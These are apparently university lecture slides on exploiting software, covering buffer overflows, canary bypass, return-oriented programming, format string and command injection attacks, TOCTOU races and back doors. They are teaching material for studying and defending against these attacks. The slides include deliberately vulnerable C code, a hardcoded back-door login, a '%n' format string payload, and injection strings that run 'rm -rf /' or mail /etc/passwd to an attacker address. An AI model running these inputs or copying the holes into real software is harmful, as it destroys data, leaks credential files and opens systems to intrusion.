Exploiting Software

EECE6029

Yizong Cheng

3/7/2016

Buffer Overflow Attacks

```
void A( ) {
    char B[128];                    /* reserve a buffer with space for 128 bytes on the stack */
    printf ("Type log message:");
    gets (B);                       /* read log message from standard input into buffer */
    writeLog (B);                   /* output the string in a pretty format to the log file */
}
```



Figure 9-21. (a) Situation when the main program is running. (b) After the procedure *A* has been called. (c) Buffer overflow shown in gray.

Stack Canaries

- The compiler inserts code to save a random canary value on the stack, just below the return address.
- Upon return from the function call, the compiler inserts code to check the value of the canary.
- If the value changed, a buffer overflow attack may have happened.

Avoiding Stack Cararies

```
void A (char *date) {
    int len;
    char B [128];
    char logMsg [256];

    strcpy (logMsg, date);      /* first copy the string with the date in the log message */
    len = strlen (date);        /* determine how many characters are in the date string */
    gets (B);                   /* now get the actual message */
    strcpy (logMsg+len, B);     /* and copy it after the date into logMessage */
    writeLog (logMsg);          /* finally, write the log message to disk */
}
```

Figure 9-22. Skipping the stack canary: by modifying *len* first, the attack is able to bypass the canary and modify the return address directly.

Code Injection Attack

- The return address or a function pointer can be changed so that the program counter jumps to a section of the memory containing attacker's code.
- The code could be injected into the stack as data.
- The return address does not have to be precise because the injected data may contain a bend of the NO OPERATION instruction called a nop sled.
- Data execution prevention (DEP) can be used to prevent the execution of instructions outside of the text segment (normal code region).

Return-Oriented Programming

- **return to libc** is an attack that replaces the return address with the pointer to a shared library function (like *system*).
- Return-oriented programming uses snippets of code in the text segment (called gadgets) so that the return addresses can go anywhere in the text segment, not necessarily the begging of a function.
- This is an example of the code reuse attack.



Figure 9-23. Return-oriented programming: linking gadgets.

Address-Space Layout Randomization

- Randomize the addresses of functions and data between every run of the program. (ASLR)
- Still, all functions are close to each other, and knowing one function, you know them all.

Function Leaking Information

```
void C( ) {
    int index;
    int prime [16] = { 1,2,3,5,7,11,13,17,19,23,29,31,37,41,43,47 };
     printf ("Which prime number between would you like to see?");
     index = read_user_input ( );
     printf ("Prime number %d is: %d\n", index, prime[index]);
}
```

Noncontrol-Flow Diverting Attacks

```
void A( ) {
    int authorized;
    char name [128];
    authorized = check_credentials (...);  /* the attacker is not authorized, so returns 0 */
    printf ("What is your name?\n");
    gets (name);
    if (authorized != 0) {
        printf ("Welcome %s, here is all our secret data\n", name)
        /* ... show secret data ... */
    } else
        printf ("Sorry %s, but you are not authorized.\n");
    }
}
```

Format String as Input

```
char *s="Hello World";
printf("%s", s);
```

```
char *s="Hello World";
printf(s);
```

```
char s[100], g[100] = "Hello ";    /* declare s and g; initialize g */
gets(s);                           /* read a string from the keyboard into s */
strcat(g, s);                      /* concatenate s onto the end of g */
printf(g);                         /* print g */
```

Format String Attack

```
int main(int argc, char *argv[])
{
    int i=0;
    printf("Hello %nworld\n", &i);      /* the %n stores into i */
    printf("i=%d\n", i);                /* i is now 6 */
}
```

```
Hello world
i=6
```

"%08x %08x %n"



Figure 9-24. A format string attack. By using exactly the right number of %08**x**, the attacker can use the first four characters of the format string as an address.

Command Injection Attack

```
int main(int argc, char *argv[])
{
  char src[100], dst[100], cmd[205] = "cp ";           /* declare 3 strings */
  printf("Please enter name of source file: ");         /* ask for source file */
  gets(src);                                            /* get input from the keyboard */
  strcat(cmd, src);                                     /* concatenate src after cp */
  strcat(cmd, " ");                                     /* add a space to the end of cmd */
  printf("Please enter name of destination file: ");    /* ask for output file name */
  gets(dst);                                            /* get input from the keyboard */
  strcat(cmd, dst);                                     /* complete the commands string */
  system(cmd);                                          /* execute the cp command */
}
```

Figure 9-25. Code that might lead to a command injection attack.

Command Injection Attack

```
cp abc xyz

cp abc xyz; rm –rf /

cp abc xyz; mail snooper@bad-guys.com </etc/passwd
```

Time of Check to Time of Use (TOCTOU)

```
int fd;
if (access ("./my_document", W_OK) != 0) {
    exit (1);
fd = open ("./my_document", O_WRONLY)
write (fd, user_input, sizeof (user_input));
```

Back Doors

```
while (TRUE) {
        printf("login: ");
        get_string(name);
        disable_echoing( );
        printf("password: ");
        get_string(password);
        enable_echoing( );
        v = check_validity(name, password);
        if (v) break;
}
execute_shell(name);
```

(a)

```
while (TRUE) {
        printf("login: ");
        get_string(name);
        disable_echoing( );
        printf("password: ");
        get_string(password);
        enable_echoing( );
        v = check_validity(name, password);
        if (v || strcmp(name, "zzzzz") == 0) break;
}
execute_shell(name);
```

(b)

Figure 9-26. (a) Normal code. (b) Code with a back door inserted.

Login Spoofing

Figure 9-27. (a) Correct login screen. (b) Phony login screen.